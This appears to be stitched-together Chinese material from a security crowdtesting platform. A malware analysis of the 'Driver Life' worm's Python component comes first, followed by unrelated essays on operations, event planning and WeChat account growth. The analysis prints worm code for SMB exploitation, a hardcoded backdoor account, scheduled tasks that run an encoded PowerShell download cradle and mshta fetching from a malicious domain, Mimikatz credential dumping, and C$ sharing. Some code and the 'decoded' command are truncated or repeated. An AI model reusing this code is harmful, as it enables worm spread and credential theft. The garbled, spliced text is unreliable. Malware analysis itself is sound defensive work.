首先先看看 **scan** 的逻辑，**scan** 实际上就是调用tcp的逻辑，输入ip以及端口信息，发起tcp连接请求，如果可以连接的上，就返回1，否则返回0，到这一步实际上可以大胆猜测一下，如果中招这个病毒，本地会监听65533端口。

```
def scan(ip, p):
    global timeout
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(float(timeout) if timeout else None)
    try:
        s.connect((ip, p))
        return 1
    except Exception as e:
        return 0
```

validate和**validate2**函数的作用实际上很像，作用就是创建一个定时任务去执行一个powershell命令以及他的恶意样本。

```
def validate(ip, fr):
    global dl
    global domainlist
    global ee2
    global passlist
    global userlist2
    for u in userlist2:
        for p in passlist:
            if u == '' and p != '':
                continue
            for d in domainlist:
                if PSEXEC(ee2, dl, 'cmd.exe /c schtasks /create /ru system /sc MINUTE /mo 50 /st 07:00:00 /tn "\\Microsoft\\windows\\Bluetooths" /tr "powershell -ep bypass -e
                SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdgAuAGIA
                ZQBhAGgAaAAuAGMAbwBtAC8AdgAnACsAJABlAG4AdgA6AFUAUwBFAFIATARABPAE0AQQBJAE4AKQA=" /F&&c:\\windows\\temp\\svchost.exe', u, p, d, fr).run(ip):
                    print 'SMB Succ!'
                    return


def validate2(ip, fr):
    global ntlist
    for u in userlist2:
        for d in domainlist:
            for n in ntlist:
                if PSEXEC(ee2, dl, 'cmd.exe /c schtasks /create /ru system /sc MINUTE /mo 50 /st 07:00:00 /tn "\\Microsoft\\windows\\Bluetooths" /tr "powershell -ep bypass -e
                SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdgAuAGIA
                ZQBhAGgAaAAuAGMAbwBtAC8AdgAnACsAJABlAG4AdgA6AFUAUwBFAFIATARABPAE0AQQBJAE4AKQA=" /F&&c:\\windows\\temp\\svchost.exe', u, '', d, fr,
                '00000000000000000000000000000000:' + n).run(ip):
                    print 'SMB Succ!'
                    return
```

解码这部分powershell命令

```
cmd.exe /c schtasks /create /ru system /sc MINUTE /mo 50 /st 07:00:00 /tn "\\Mic
```

解码之后是这个

```
cmd.exe /c schtasks /create /ru system /sc MINUTE /mo 50 /st 07:00:00 /tn "\\Mic
```

再看看 **check_ip(ip,1)** 这个函数，主要部分是下面，判断操作系统的版本，分别执行exploit、exploit2、exploit3。

```
if final_response[9] == '\x05' and final_response[10] == '\x02' and final_response[11] == '\x00' and final_response[12] == '\xc0':
    print '[+] [%s](%s) got it!' % (ip, os)
    if 'Windows 7' in os:
        if scan(ip, 65533) == 0:
            print '[+] exploit...' + ip + '   win7'
            try:
                exploit(ip, None, 'k8h3d', 'k8d3j9SjfS7', tg)
            except:
                print 'no user'
                try:
                    exploit2(ip, sc, int(random.randint(5, 13)))
                    try:
                        print 'exp again '
                        exploit(ip, None, 'k8h3d', 'k8d3j9SjfS7', tg)
                    except:
                        print 'no user2'

                    lock2.release()
                except:
                    print '[*] maybe crash'
                    time.sleep(6)
                    try:
                        print 'exp again '
                        exploit(ip, None, 'k8h3d', 'k8d3j9SjfS7', tg)
                    except:
                        print 'no user3'

                    lock2.release()

    elif 'Windows Server 2008' in os:
        if scan(ip, 65533) == 0:
            print '[+] exploit...' + ip + '   win2k8'
            try:
                exploit(ip, None, 'k8h3d', 'k8d3j9SjfS7', tg)
            except:
                print 'no user'
                try:
                    exploit3(ip, sc, int(random.randint(5, 13)))
                    try:
                        print 'exp again '
                        exploit(ip, None, 'k8h3d', 'k8d3j9SjfS7', tg)
                    except:
                        print 'no user 2'

                    lock3.release()
                except:
```

先跟进 **exploit**，利用病毒创建的后门账号 **k8h3d/k8d3j9SjfS7** 进行 **smb** 登陆，在 **exploit** 方法中会根据操作系统版本的不同，选择不同的payload进行操作。

```
conn.login(USERNAME, PASSWORD, maxBufferSize=4356)
```

```
def exploit(target, pipe_name, USERNAME, PASSWORD, tg):
    conn = MYSMB(target)
    conn.get_socket().setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)
    info = {}
    conn.login(USERNAME, PASSWORD, maxBufferSize=4356)
    server_os = conn.get_server_os()
    print 'Target OS: ' + server_os
    if server_os.startswith('Windows 7 ') or server_os.startswith('Windows Server 2008 R2'):
        info['os'] = 'WIN7'
        info['method'] = exploit_matched_pairs
    else:
        if server_os.startswith('Windows 8') or server_os.startswith('Windows Server 2012 ') or server_os.startswith('Windows Server 2016 ') or server_os.startswith
        ('Windows 10') or server_os.startswith('Windows RT 9200'):
            info['os'] = 'WIN8'
            info['method'] = exploit_matched_pairs
        else:
            if server_os.startswith('Windows Server (R) 2008') or server_os.startswith('Windows Vista'):
                info['os'] = 'WIN7'
                info['method'] = exploit_fish_barrel
            else:
                if server_os.startswith('Windows Server 2003 '):
                    info['os'] = 'WIN2K3'
                    info['method'] = exploit_fish_barrel
                else:
                    if server_os.startswith('Windows 5.1'):
                        info['os'] = 'WINXP'
                        info['arch'] = 'x86'
                        info['method'] = exploit_fish_barrel
                    else:
                        if server_os.startswith('Windows XP '):
                            info['os'] = 'WINXP'
                            info['arch'] = 'x64'
                            info['method'] = exploit_fish_barrel
                        else:
                            if server_os.startswith('Windows 5.0'):
                                info['os'] = 'WIN2K'
                                info['arch'] = 'x86'
                                info['method'] = exploit_fish_barrel
                            else:
                                print 'This exploit does not support this target'
    if pipe_name is None:
```

继续往下走会调用 **smb_pwn** 这个方法，由于我们目前的target目标是1，所以进入的是技术是下面第二张图部分的操作，也就是将C盘全部共享出来。

```
try:
    smb_pwn(conn, info['arch'], tg)
except:
    pass

if 'PCTXTHANDLE_TOKEN_OFFSET' in info:
    userAndGroupsOffset = userAndGroupsAddr - tokenAddr
    write_data(conn, info, userAndGroupsAddr, tokenData[userAndGroupsOffset:userAndGroupsOffset + len(fakeUserAndGroups)])
    if fakeUserAndGroupCount != userAndGroupCount:
        write_data(conn, info, tokenAddr + userAndGroupCountOffset, pack('<I', userAndGroupCount))
else:
    write_data(conn, info, secCtxAddr, secCtxData)
conn.disconnect_tree(conn.get_tid())
conn.logoff()
conn.get_socket().close()
time.sleep(2)
return True
```

```
def smb_pwn(conn, arch, tg):
    ee = ''
    eb = 'c:\\windows\\system32\\calc.exe'
    smbConn = conn.get_smbconnection()
    if os.path.exists('c:/windows/system32/svhost.exe'):
        eb = 'c:\\windows\\system32\\svhost.exe'
    if os.path.exists('c:/windows/SysWOW64/svhost.exe'):
        eb = 'c:\\windows\\SysWOW64\\svhost.exe'
    if os.path.exists('c:/windows/system32/drivers/svchost.exe'):
        eb = 'c:\\windows\\system32\\drivers\\svchost.exe'
    if os.path.exists('c:/windows/SysWOW64/drivers/svchost.exe'):
        eb = 'c:\\windows\\SysWOW64\\drivers\\svchost.exe'
    service_exec(conn, 'cmd /c net share c$=c:')
```

当然回到最开始，在while的无限循环之前有执行 **mmka** 函数，这个函数的作用，调用 **minikatz** 的ps脚本执行读取本地明文密码。

```
def mmka():
    global domainlist
    global passlist
    global userlist2
    if os.path.exists('C:\\windows\\system32\\WindowsPowerShell\\'):
        if os.path.exists('c:/windows/temp/m.ps1'):
            if os.path.exists('c:/windows/temp/mkatz.ini'):
                print 'mkatz.ini exist'
                mtime = os.path.getmtime('c:\\windows\\temp\\mkatz.ini')
                mnow = int(time.time())
                if (mnow - mtime) / 60 / 60 < 24:
                    musr = open('c:\\windows\\temp\\mkatz.ini', 'r').read()
                else:
                    print 'reload mimi'
                    if 'PROGRAMFILES(X86)' in os.environ:
                        usr = subprocess.Popen('C:\\Windows\\SysNative\\WindowsPowerShell\\v1.0\\powershell.exe -exec bypass "import-module c:\\windows\\temp\\m.ps1;
                        Invoke-Cats -pwds"', stdout=subprocess.PIPE)
                    else:
                        usr = subprocess.Popen('powershell.exe -exec bypass "import-module c:\\windows\\temp\\m.ps1;Invoke-Cats -pwds"', stdout=subprocess.PIPE)
                    musr = usr.stdout.read()
                    fmk = open('c:\\windows\\temp\\mkatz.ini', 'w')
                    fmk.write(musr)
                    fmk.close()
            else:
```

创建计划任务

```
else:
    usr3 = subprocess.Popen('cmd /c start /b sc start Schedule&ping localhost&sc query Schedule|findstr RUNNING&&(schtasks /delete /TN Autocheck /f&schtasks /
    create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta http://w.beahh.com/page.html?p%COMPUTERNAME%"&schtasks /run /TN Autocheck)
    ', stdout=subprocess.PIPE)
    usr4 = subprocess.Popen('cmd /c start /b sc start Schedule&ping localhost&sc query Schedule|findstr RUNNING&&(schtasks /delete /TN Autoscan /f&schtasks /create
    /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Autoscan /tr "C:\\Windows\\temp\\svchost.exe"&schtasks /run /TN Autoscan)', stdout=subprocess.PIPE)
print 'mimi over'
```

读取明文密码中的 **Username** 和 **Password** 。

```
def mmka():
    global domainlist
    global passlist
    global userlist2
    if os.path.exists('C:\\windows\\system32\\WindowsPowerShell\\'):
        if os.path.exists('c:/windows/temp/m.ps1'):
            if os.path.exists('c:/windows/temp/mkatz.ini'):
                print 'mkatz.ini exist'
                mtime = os.path.getmtime('c:\\windows\\temp\\mkatz.ini')
                mnow = int(time.time())
                if (mnow - mtime) / 60 / 60 < 24:
                    musr = open('c:\\windows\\temp\\mkatz.ini', 'r').read()
                else:
                    print 'reload mimi'
                    if 'PROGRAMFILES(X86)' in os.environ:
                        usr = subprocess.Popen('C:\\Windows\\SysNative\\WindowsPowerShell\\v1.0\\powershell.exe -exec bypass "import-module c:\\windows\\temp\\m.ps1;
                        Invoke-Cats -pwds"', stdout=subprocess.PIPE)
                    else:
                        usr = subprocess.Popen('powershell.exe -exec bypass "import-module c:\\windows\\temp\\m.ps1;Invoke-Cats -pwds"', stdout=subprocess.PIPE)
                    musr = usr.stdout.read()
                    fmk = open('c:\\windows\\temp\\mkatz.ini', 'w')
                    fmk.write(musr)
                    fmk.close()
            else:
```

0x03 小结

这部分py样本主要是针对445进行攻击，包括创建计划任务，上传minikatz，开启共享等，这个是个驱动人生的样本。

v.beahh.com
情报判定
微步标签 远控 CryptInject木马 驱动人生后门
用户标签 远控服务器(1) 入侵(1) 恶意软件(1) 远控服务器(0) 恶意网站(0)
历史IP数量 7
域名上的URL 16
注册时间 2019-01-16 09:56:12
域名服务商 NAMECHEAP INC
与该域名通信样本 20
子域名数量 26
过期时间 2020-01-16 09:56:12
域名注册邮箱 e4b328ec88c847198a7133d3be080b4c.protect@whoisguard.com

第十五章 运营


如何将金字塔原理在运营中应用

什么是金字塔原理?

金字塔原理就是，任何事情都可以归纳出一个中心论点，而此中心论点可由三至七个论据支持，这些一级论据本身也可以是个论点，被二级的三至七个论据支持，如此延伸，状如金字塔。而中间的从上至下，还是自下到上，都是一个分析问题和解决问题的过程。 它主要帮助我们在思考做事情的时候，逻辑清晰、层次分明，以及在沟通方式上，做到观点鲜明、重点突出、简单易懂，让受众有兴趣，能理解，记得住。总之就一个词：逻辑

将金字塔原理在运营中的运用

什么是白帽运营，在我的理解下，就是运营我们这个平台的用户，那既然是用户，就可以用一些用户运营的思路去思考怎么去运营白帽。比如，在增加白帽的新白帽的数量与质量的同时，也要增加老白帽的粘度与活跃度，那这个时候，就一套系统来支撑。



1、 建立激励体系的目标

当你有了一个完整的目标时，不论是拉新白帽还是提高白帽的活跃度，你接下来的事项将会开展的更加顺利一些。

2、 定义激励和奖励

奖励一般分为物质奖励和精神奖励，物质奖励就是在节假日或者活动的时候给一些白帽送一些我们平台的周边，可以适当的增加白帽的活跃度和粘度。而精神奖励，则是让白帽通过提交漏洞的质量与数量来获得我们平台的积分（目前还未完善）。

3、 白帽期望行为

白帽从朋友那里知道了我们这个平台，然后就去找注册认证我们平台的白帽，这就是白帽子推荐。然后发现有项目的时候就会去报名参加该项目，挖到漏洞之后就提交漏洞。逐渐的，就从新用户转化为老用户，这就是白帽促活和留存

活动心得——如何举办一场沙龙活动

举办一场活动，需要很多方面的筹备。如何举办一场成功的沙龙活动，是一个很复杂的事情。接下来，让我这个活动新人来分享一下自己的一些小心得。

资金：举办一场活动，首先最需要的就是资金，如何合理的安排资金，做好预算，是需要精打细算的。

场地：任何活动最不可或缺的就是场地，场地定下来了，一切后续的准备才可以推进。选场地是一个很繁琐的过程，需要不断地确认时间以及场地，还需要“货比三家”，最后确认出一家最适合的。

观众：观众是举办活动的初衷，吸引更多安全白帽，网罗优秀人才，是我们的主旨，建立线下安全交流，拉近我们与白帽的距离，进一步打响雷神众测知名度，吸引更多优秀的人才加入平台，为平台开放做好充足的准备。举办一个活动，需要做好观众定位，我们来的是什么类型的观众，他们所喜欢的是什么。在他们眼里，最重要的是什么。这些是我们需要去考虑的。

嘉宾：嘉宾是活动不可或缺的一部分，在沙龙活动初期，还没有任何名气的时候，最重要的便是嘉宾了。很多安全工作者，往往是因为那些嘉宾和议题来的。杭州站的时候，就有很多安全白帽从外地赶来参与沙龙活动，为的不是活动本身，而是嘉宾和议题。

时间轴：做一个活动安排表，详细到几号之前该完成哪些事，哪些细节需要确认，一定要完全列出来，防止自己忘记。 好的体验：沙龙活动要想长久地举办下去，一定要给观众良好的活动体验。

曝光度：一个活动的优秀举办，必定需要较大的曝光率。即使是不曾来参加的安全工作者，在他们脑海里留下该活动的印象，将更有利于下次活动的举办。

反思：反思是每一个活动举办者所应该做的，我们从活动中获得了什么，我们达到了我们预期的效果了么，我们应该从哪些方面去改善这些活动，提升活动效果。

一个活动的举办，每一个环节都是不可或缺的。我们需要把活动流程一捋再捋，熟悉每一个环节，确保万无一失。

从用户中来，到用户中去

做过产品运营实习生，又做过产品经理助理的一些工作，那么就先来说说我所理解的二者关系吧。　　就最终目的来讲，产品和运营大体是相似的。表面上，产品面向需求，而运营面向策略，但归根结底，两者面向的都是用户。　　从滴滴成功打入打车市场再到淘宝开创了网购的时代，从支付宝开启了移动支付方式再到携程旅行网络式购票，这些无不体现了“消费者的需求是一切商业销售的核心”。因此，用户是需求之源，无论是产品还是运营，都要拥有以用户为中心的思想，不断体会真正的用户，了解真正的需求。　　下面我将根据在工作中遇到的问题、思考及解决方式谈谈为什么我会把用户看的这么重要。　　需求不是靠“拍脑袋”决定的。相反，需求是需要向用户采集的。　　用户采集分为内部采集和外部采集。其中，内部采集面向自己，包括数据分析及竞品分析等；外部采集面向用户，包括用户访谈、问卷调查和用户反馈等。　　对于内部采集，我通过亲身试用和雷神众测同类型的九个国内外安全众测平台，梳理各平台的操作流程，找出各自满足用户的基本需求和吸引用户的魅力需求，思考差异模块设计的原因，从而分析当前雷神众测平台的优缺点，查缺补漏。　　对于外部采集，我通过在白帽群发布调查问卷，从而了解用户的细节想法。有趣的是，通过调查，在内部采集中发现的点，也会有用户提出。　　用户是产品的参与者，产品终究是要满足用户需求，但这并不等于用户说什么，我就需要做什么。　　用户的需求往往是站在自己的立场上考虑的。比如雷神众测的老平台是通过手机验证码登录的，而新平台则是采用邮箱、微信扫码或支付宝扫码登录，即使前期通知用户及时修改邮箱以便数据迁移，但试用当天仍然出现部分用户未更换邮箱导致无法登录的问题，于是便有用户提出是否可以采用短信报名的方式。这里更深层次的需求可能是用户需要增加一个短信登录的方式以及通过短信的一些项目提示，而不是仅仅使用短信进行项目报名。从上面例子可以看出，产品的需求应该是从用户的需求出发，挖掘用户内心的根本需求。　　用户提出了那么多需求，每一个需求都统统实现是不现实的。这时候需要将收集到的用户需求罗列出来，对需求的使用场景、描述及原因等信息进行详细的说明，从而排列出需求的优先级，通过筛选，留下性价比高的需求。就好比与加快vpn的速度相比不使用vpn就能直接访问雷神众测平台更加方便。　　由此可见，无论对于产品或者运营来说用户的需求都有着至关重要的地位，但是用户的需求又不是产品的全部。因此，如何更好的完成内外部采集，如何协调好用户需求以及产品需求之间的关系，并合理的对用户需求筛选，都需要我们进行更深入的学习和探讨。

文章与活动之间的关联

前言


运营最重要的就是要把产品，项目最好的一面展示给客户以及受众人群，所以掌管公众号的运营就更加要了解客户想要看到的是什么，受众人群喜欢看什么，如何将技术性的文章推广到大家面前。

公众号吸引粉丝

我曾经总结过有关于公众号如何吸引更多粉丝的方法，分析了雷神众测公众号从刚开始到现在所发出的文章，总结了每天发的文章吸引的粉丝情况。

6.15	204	无	无	引起新关注人数比较多及阅读量较高的原因有以下几种：
6.18	659	漏洞预警合集|盘车不得不知晓8大漏洞	13718	1. 转发有礼
6.19	225	无	无	2. 热门漏洞预警
6.21	62	盘车必读|一招教你识破钓鱼邮件	1602	3. 漏洞的分析
6.26	298	活动冲刺阶段|盘车	3832	4. 盘点类文章（有趣）
6.27	131	近期需要知道的9大疑似漏洞	2320	5. 部分技术文章

在节奏相对较快的今天，如果你的标题和封面抓不住人的眼球，那基本上浏览到这篇文章的人是不会点进去的。




所以一个能抓住人眼球的封面是首要的，但是仅仅是浏览文章也不一定会留住观看的人。 如果满篇都是枯燥的技术性理论，那么对专业知识不太了解的人就会觉得很枯燥，枯燥就会让他们关掉这篇文章。

```
//pom.xml<!-- https://mvnrepository.com/artifact/log4j/log4j -->
    <dependency>
        <groupId>log4j</groupId>
        <artifactId>log4j</artifactId>
        <version>1.2.17</version>
    </dependency>
    <!-- https://mvnrepository.com/artifact/commons-collections/commons-collections
-->
    <dependency>
        <groupId>commons-collections</groupId>
        <artifactId>commons-collections</artifactId>
        <version>3.1</version>
    </dependency>
```


一篇好的文章需要能够吸引不管是了解相关的专业人员，还是与不太了解技术相关但是觉得对自己日常有帮助的人。那么我们的文章就需要在讲解专业知识的同时，也能够用通俗的话语解释一下具体的细节，让更多的人能够听懂。

aop我们围绕着
1.什么是切面?
2.什么是切入点?
3.什么是连接点?
4.什么是通知?
5.切入的方式?
6.什么是织入?



同时我们还有时会发布一些能够让大多数人看得懂用得上的小技巧的介绍。


如果不记得文件的具体名字或者想搜索一系列的文件，还可以使用正则表达式搜索文件




总结下来一篇能够吸引人的文章首先要能通过封面吸引大家，然后告诉大家我们这篇文章主要讲的是什么，这样才会让有需求的人点进来看，并且内容上要能够让大家理解这是什么。并且需要一些小技巧的文章来吸引更多的人。

举办活动增加热度

在我总结的公众号涨粉数据中，有一部分涨粉较多的日子是因为我们举办了活动，包括并不仅限于，HACKINGDAY，校园行，公众号转发抽奖等。 以《你知道你身边有多少隐藏的"白帽""黑客"大佬好友吗》为例，这是我们举办的一个转发抽奖活动，参与人次高达118人。



阅读量高达3752人次，评论留言30多条，并且带动朋友圈转发的热度，当天涨粉149人。这对于公众号来说是一次很成功的营销，公众号也需要这样的热度。



并且举办活动可以通过朋友圈的扩散，让更多人知道有雷神众测这样一个公众号，现在互联网的发展是酒香也怕巷子深，所以通过举办活动提升知名度，也是为了公众号更好的发展。

小结

运营公众号不仅需要好的文章持续性的发展，也需要通过举办活动来增加热度，活动带来的热度能够让好的文章被更多人看到，而好的文章也能留住那些被活动吸引过来的人，二者缺一不可。